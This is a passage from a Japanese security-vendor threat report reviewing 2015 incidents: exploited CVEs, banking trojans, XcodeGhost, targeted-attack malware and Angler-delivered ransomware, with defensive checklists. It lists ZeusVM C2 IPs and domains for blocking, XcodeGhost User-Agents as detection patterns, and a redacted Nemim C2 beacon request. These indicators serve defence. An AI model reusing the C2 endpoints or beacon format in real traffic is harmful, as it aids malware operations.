
公開された脆弱性を悪用した重要インシデントは 2014 年度と比較し、2015 年度は頻発していません。2015 年 4 月に公開された Windows の特定バージョンに実装される Web サーバである IIS の一部機能(HTTP.sys)の、リモートから任意のコード実行が可能な脆弱性(MS15-034)は、脆弱性公開直後から 1 年間を通して攻撃を検知しているものの、被害事例は確認しておりません。なおこの脆弱性を悪用する手法は、複数の脆弱性を同時に調査する脆弱性スキャナに取り込まれたことを確認しています。脆弱性スキャナによる攻撃は、攻撃者が容易に利用できることから今後も発生することが予想され、引き続き攻撃は継続するものと考えられます。

2015 年 12 月ごろから、PHP のセッション・デシリアライズに関する脆弱性(CVE-2015-6835)を原因とした、Joomla!において任意のコード実行が可能な脆弱性(CVE-2015-8562)を狙った攻撃を多数検知しました[15]。この攻撃手法は、Web システムの基本となるプログラミング言語の脆弱性と CMS の実装を組み合わせた攻撃であり、従来から注意されている Web アプリケーションの脆弱性対策だけでなく、システムを構成する根幹的なプログラム言語やソフトウェアの脆弱性対策も必要です。


ミドルウェアへの攻撃で HeartBleed と呼ばれる OpenSSL の脆弱性(CVE-2014-0160)を悪用する攻撃は、2015 年 7 月に急増しました。この時期に突出している理由は、特定のお客様環境において HeartBleed に脆弱なホストが存在し、そのホストを狙う攻撃が頻繁に行われたためです。HeartBleed に脆弱なホストを探査する通信は JSOC 全体で定常的に検知しています。この探査通信によって、脆弱なホストの存在が攻撃者に知られたことによって、集中的に攻撃されたと推測されます。また攻撃の対象ホストを調査したところ、当該ホストにはビデオ会議プラットフォームを導入していると推測でき、当該アプライアンスの脆弱性対策が完了していなかったために攻撃の影響を受けたものと考えられます。

---

[15] JSOC INSIGHT vol.11「4.3.2 章 Joomla!におけるコード実行の脆弱性の概要」
http://www.lac.co.jp/security/report/2016/05/17_jsoc_01.html



(a) 2014 年度



(b) 2015 年度

図 21 インターネットからの攻撃による重要インシデントの要因内訳

2.2　デバイスやシステムごとの脆弱性の対策方法について

ミドルウェアや CMS など、システムの脆弱性を狙った攻撃には、常に最新のバージョンにアップデートし運用することが根本的な対策です。一方、リフレクション攻撃のようにホストの設定不備を悪用する攻撃は、セキュリティ診断サービスの利用による状況の確認や定期的な設定の見直し、サービスの公開範囲を限定することで被害発生やリスクを最小限にすることが可能です。

脆弱性管理の視点では、運用者が構築したサーバの場合、テスト環境および本番環境の 2 系統を用意し、テスト環境でバージョンアップ作業をし、サーバ運用に問題が無いと判断された後に本番環境をバージョンアップする手順を取ることでリスクをコントロール可能です。しかしながらアプライアンスの脆弱性は、多くの場合アプライアンスを提供しているメーカが主体となり対策されるため、バージョンアップについてユーザはメーカの対応を待たざるをえません。その他にも、アプライアンスの構成が公開されないため、ユーザが脆弱性の存在に気づかないことや、脆弱性の存在を把握していても、ユーザが独自の判断でアップデートすることによりメーカサポートを受けられなくなる可能性等があり、運用者が独自に構築したサーバよりも、リスクコントロールは難しいものになります。

脆弱性対策は、修正パッチが公開され脆弱なシステムやソフトウェアにパッチを適用するという流れの中で、パッチを公開する主体（ソフトウェア製作者やアプライアンス提供メーカ等）は誰なのか、また脆弱性公開からパッチ適用までの期間のリスクをどのようにコントロールするのかを考える必要があります。またパッチマネジメントを含めたリスクコントロールをするために、資産管理とバージョン管理をすることが重要です。この 2 つの管理をすることにより、各デバイスでどのようなサービスが動作しているのか、またバージョンアップが必要になった場合には、バージョンアップの優先度やリスクの度合いを把握することで、脆弱性公開時に迅速に対応することが可能です。

3　ネットワーク内部から発生した重要インシデントについて

3.1　検知傾向について

図 22 に 2015 年度にネットワーク内部から発生した重要インシデントの件数推移を示します。

2015 年度にネットワーク内部から発生した重要インシデントの件数は 2014 年度より増加しました。

2015 年 4 月と 2016 年 2 月の検知件数増加は、それぞれ異なる特定のお客様環境で、インターネットバンキングを狙った Zeus/Zbot やその亜種(Citadel、ZeusVM 等)による通信を多数検知したためでした(図 22-①③)。なお 2016 年 2 月はインターネットバンキングを狙ったマルウェアだけでなく、情報窃取を目的としたマルウェア(Ursnif やキーロガー、ET-Trojan 等)の検知も見られました。

2015 年 10 月の検知件数増加は、XcodeGhost に汚染された iOS アプリケーションにより発生した通信を、主に学術機関に属するお客様で多数検知したためでした(図 22-②)[16]。その後、XcodeGhost の通信の検知は減少しているものの、2016 年 1 月以降も検知は継続しています。また検知内容から、検知当初とは異なる iOS アプリケーションの感染事例を確認しています。これは iOS アプリケーション開発者が、XcodeGhost に汚染されている開発環境であると認識しておらず、依然として汚染された開発環境で iOS アプリケーションを作成、公開しているためと推測されます。表 4 に 1 月以降に新たに確認した XcodeGhost に汚染された iOS アプリケーションの通信で使われた User-Agent を示します。




図 22 ネットワーク内部から発生した重要インシデントの件数推移

[16] JSOC INSIGHT vol.11「3.3.1 章 XcodeGhost による iOS アプリケーションの汚染」
http://www.lac.co.jp/security/report/2016/05/17_jsoc_01.html

表 4 1 月以降 XcodeGhost の通信で使われた User-Agent の検知例

CarrotFantasy/1.7.0.6 CFNetwork/758.2.8 Darwin/15.0.0
ILSPrivatePhotoFree/292 CFNetwork/711.4.6 Darwin/14.0.0
Mercury/907 CFNetwork/758.2.8 Darwin/15.0.0
OPlayer Lite/21043 CFNetwork/711.1.16 Darwin/14.0.0
PDFReader Free/2.8 CFNetwork/672.0.8 Darwin/14.0.0
SpringBoard/50 CFNetwork/672.1.15 Darwin/14.0.0


※**太字**は感染した iOS アプリケーション名およびバージョン。アルファベット順。

図 23 にネットワーク内部で発生したマルウェア感染による重要インシデントの内訳を示します。


2015 年度は金銭を目的とした、バンキングトロイと呼ばれるマルウェアの検知が全体の 3 割を占めました。特に Zeus/Zbot やその亜種(Citadel、ZeusVM 等)の感染事例は、1 年を通して多く検知しました。なお Zeus の亜種である ZeusVM は以前のレポート[17]で取り上げた 2015 年 7 月～9 月で増加しましたが、11 月以降は検知件数が減少しました。明確な理由は不明ですが、ZeusVM は 2015 年を通して、激しく検知件数が変化しました。検知件数が急増した期間では、接続先のドメインに共通点が見られたことから、同一のマルウェアに感染を試みるキャンペーンが行われていたと考えられます。

表 5 に 2015 年 10 月以降に確認した ZeusVM に感染した端末の接続先情報を示します。なお以前のレポート [17] で取り上げた接続先 IP アドレスとドメイン名を含め、これらの接続先の一部は、数ヶ月の期間をおいた後に、再度利用される事例を確認しています。そのため、可能な限り接続先 IP アドレスはファイアウォールで遮断する、接続先ドメイン名は DNS またはプロキシサーバにて接続を拒否することで、再利用された場合を含め感染後の被害を最小限に抑えることが期待できます。

[17] JSOC INSIGHT vol.10「4.1 章 エクスプロイトキットの増加と ZeusVM の関係について」
http://www.lac.co.jp/security/report/2016/01/06_jsoc_01.html



(a) 2014 年度



(b) 2015 年度

図 23 ネットワーク内部から発生した重要インシデントの分類

表 5 JSOC で検知した ZeusVM 感染事例の接続先情報

接続先 IP アドレス	接続先ドメイン名	割り当て国
151.248.114.212	ksdenki.ru	ロシア
194.58.108.18	500w.su	
-	richus.ru	不明

3.2 Emdivi と標的型攻撃

2015 年度前半に大きく注目を集めた、日本年金機構の情報漏えいで用いられたとされる Emdivi は、2015 年 7 月に最も多くの感染を示す通信を検知しましたが、2015 年 8 月以降の検知はなく、小康状態を保っています。しかしながら Emdivi は 2014 年 11 月にジャストシステムの一太郎シリーズの脆弱性を悪用して感染させるマルウェアとして使われた過去事例[18]があります。2014 年 11 月の事例と、2015 年 7 月の事例で、それぞれの犯罪者グループの関係性は不明ですが、同じマルウェアが繰り返し利用されたことから、今後も日本を対象とした攻撃に利用される可能性があります。

Emdivi 以外の標的型攻撃によるマルウェア感染と考えられる重要インシデントは、件数は少ないものの年間を通じて発生しています。

例えば 2015 年 12 月に機械メーカのお客様で、Daserf[19]と見受けられるマルウェア感染時の通信を検知しました。Daserf の感染事例は 2014 年 8 月から複数件、確認しています。

図 24 は Daserf 感染時に発生する通信の一例です。

通信内容の特徴は、ランダムな英字 5 文字の asp ファイルに対して、感染端末の識別 ID と BASE64 でエンコードした感染端末の情報を繰り返し POST メソッドで送信する点です。過去の感染時の通信内容から、Daserf に感染した場合、C2 に対してホスト名や IP アドレス等の端末情報を送信するとともに、C2 からの指令を受け取る、感染端末内部の情報を外部にアップロードする、同じネットワーク内部の端末のスキャンをするといった挙動を確認しています。




図 24 Daserf 感染時の HTTP 通信の検知例

[18] JSOC INSIGHT vol.9「4.1 章 標的型攻撃によるマルウェア感染について」
http://www.lac.co.jp/security/report/2015/10/22_jsoc_01.html

[19] 日本を狙い始めたサイバースパイグループ「Tick」
http://www.symantec.com/connect/ja/blogs/tick

また Darkhotel APT[20]と呼ばれる標的型攻撃で利用される Nemim と見受けられるマルウェアの感染時の通信を複数の業種（製造業や学術研究機関等）のお客様で検知しました。

図 25 は Nemim 感染時に発生する通信の一例です。

Nemim は 2015 年度を通して検知はしていますが、検知時期は分かれており、通信内容からどのような感染経路であったのかは不明です。また C2 との通信は HTTP で行われていましたが、通信内容は暗号化されており、実際にどのようなデータが送信されたのかを特定することができませんでした。Nemim はパスワードを含め感染端末の情報を窃取する機能を持つため、危険性が高いマルウェアです。また感染が判明した場合は、Nemim 以外のマルウェアに感染している可能性も考えられます。

```
GET /bin/read_i.php?
a1=SElgOzwiN3[redacted]&a2=ed68190a2a06eb3444[redacted]&a3=RBsidmgUPjtdGzwdCWpybAcIMh
[redacted]
enRiTVRLcnhle3RYSX54ZndpeF1uZ05LDwp6dQxEf3Z4dWVAGAh1&a4=+4+ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```

図 25 Nemim 感染時の HTTP 通信の検知例

標的型攻撃により感染するマルウェアは高度な技術を用いて作成されている可能性があり、一般的なアンチウイルスソフトで検知および駆除ができない可能性があります。そのためこのような場合は、専門家にフォレンジック調査を依頼し、マルウェアの機能や被害状況を確認し、アンチウイルスソフトベンダに駆除するためのパターンファイル作成を依頼するといった対応が必要です。また技術的な対応以外に、監督官庁へ報告する、被害が確認された場合は警察へ被害届を出すというような対応が必要な場合があります。

これらの標的型攻撃は、感染経路として、メールの添付ファイルや水飲み場攻撃と呼ばれる特定の Web サイトを経由して感染させるなど、複数の手段があります。ますます巧妙化する攻撃手法に対して、組織、利用者、運用者それぞれの立場から実施できる対策を取り、被害を受けないようにする、もしくは被害を受けた場合に影響範囲を軽減させる措置をあらかじめ考えていただくことを推奨いたします。

---

[20] THE DARKHOTEL APT
http://www.kaspersky.co.jp/images/Kaspersky-WP-DARKHOTEL-PR-1002.pdf

標的型攻撃への対策と被害の軽減措置の推奨項目

■ 組織としての対策

- ☐ 全社員に向けた定期的な情報リテラシと情報セキュリティ教育の実施
- ☐ 最新の脅威情報の収集および同一業種や業界での情報共有
- ☐ 組織的なインシデントレスポンス体制の構築
- ☐ 事故発生を想定した訓練の定期的な実施および対応指針の確認

■ 利用者としての対策

- ☐ ウイルス対策ソフトを最新の定義ファイルに更新および定期的なスキャンの実施
- ☐ オペレーティング・システムとアプリケーション・ソフトウェアを最新の状態に維持
- ☐ 不審なメールおよび添付ファイルは開かない
- ☐ 不要なアプリケーションの削除
- ☐ Microsoft 社が提供する EMET[21]の導入(被害の軽減策)

■ 運用者としての対策

- ☐ ファイアウォール/次世代ファイアウォール、IDS/IPS、MPS、アンチウイルスゲートウェイ(プロキシ)などのセキュリティデバイスの利用による多層防御
- ☐ メールに添付された実行ファイルのシステム的な破棄
- ☐ SPF(Sender Policy Framework)による送信元ドメインの確認
- ☐ クライアント端末で異常な挙動が発生していないかの監視[22]
- ☐ マルウェア感染時に早期に気づくこと、および被害範囲の特定のためにサーバやセキュリティデバイスのログを十分な期間保管[23]し、定期的に異常がないか確認

---

[21] Enhanced Mitigation Experience Toolkit(EMET)
https://technet.microsoft.com/ja-jp/security/jj653751.aspx

[22] 攻撃者が悪用する Windows コマンド(2015-12-02)
https://www.jpcert.or.jp/magazine/acreport-wincommand.html

[23] 高度サイバー攻撃への対処におけるログの活用と分析方法
https://www.jpcert.or.jp/research/apt-loganalysis.html

3.3　ランサムウェア感染の台頭

ランサムウェア感染事例は全体に占める検知件数は少ないものの、2015 年 12 月以降増加し TeslaCrypt や CryptoWall と呼ばれるランサムウェアの感染時の通信を継続して検知しています[24]。情報資産を暗号化し復号するために金銭を要求するランサムウェアの手法自体は、2015 年 12 月以前から存在しています。しかしながら 2015 年 12 月以降で急激に感染件数が増えた要因としては、エクスプロイトキットの影響が特に大きいと考えられます。

Angler Exploit Kit に誘導された通信やランサムウェア感染の検知内容から、明確に Angler Exploit Kit からランサムウェアに感染したと判断することは困難であるものの、ランサムウェアに感染した際に発生する通信を検知する前に、Angler Exploit Kit に誘導された通信を検知した事例を確認しています。

図 26 に Angler Exploit Kit の 2015 年 12 月から 2016 年 3 月の検知件数を示します。Angler Exploit Kit は検知した通信内容から、URL のパターンは多岐に渡り、変化が激しいことが特徴です。




図 26 Angler Exploit Kit の検知件数

エクスプロイトキットによるマルウェア感染はランサムウェアだけに留まらず、第一章 2.2 で取り上げた Bedep やその他のマルウェアへの感染を確認しています。

なおエクスプロイトキットは不審な Web 広告により誘導される場合が多く、アクセスした Web サイトが悪意のないページであっても、エクスプロイトキットに誘導される可能性があります。つまり従来の不審なサイトにアクセスしないという対策は、エクスプロイトキットに着目した場合には、効果が薄いものとなります。

---

[24] JSOC INSIGHT vol.11「4.2 章 ランサムウェア感染通信の検知について」
http://www.lac.co.jp/security/report/2016/05/17_jsoc_01.html

Angler Exploit Kitの特徴に注目すると、特にFlash PlayerやInternet Explorer、Silverlightの脆弱性を早期に取り込むため、クライアント端末にインストールされているアプリケーションを常に最新バージョンに保っておくことや、不要なアプリケーションをクライアント端末からアンインストールすることが重要となります。またウイルス対策ソフトの導入だけでは対策が不足するケースも少なくありません。そのため多層防御の一環として同時に、マイクロソフト社が提供している EMET を導入することも有効な対策の一つです。

ランサムウェア感染時の影響を軽減するためには、データの定期的なバックアップが重要です。万が一、ランサムウェアによりファイルが暗号化されてしまった場合、安全な場所に保存されているデータから復旧することを推奨いたします。暗号化されたデータを復号するための支払い要求に対して、金銭を支払ったとしても、復号できる保証が無いためです。

バックアップの方法については、可能な限りデータを外部記憶媒体に保存し、バックアップするときのみ、記録装置を接続することを検討してください。ネットワークドライブや共有フォルダにデータを保存する場合、ランサムウェアの機能によっては、それらの保存場所も暗号化の対象になる可能性があります。なおネットワークドライブや共有フォルダの書き込みおよびファイル編集権限を必要最低限に設定しておくことで、暗号化による被害拡大を抑えることが可能です。

終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.12
【執筆】
阿部 翔平 / 錦野 友太 / 森久 和昭 / 吉田 達央
(五十音順)

LAC ともに、イキル

株式会社ラック

〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー

TEL：03-6757-0113（営業）

E-MAIL：sales@lac.co.jp

http://www.lac.co.jp/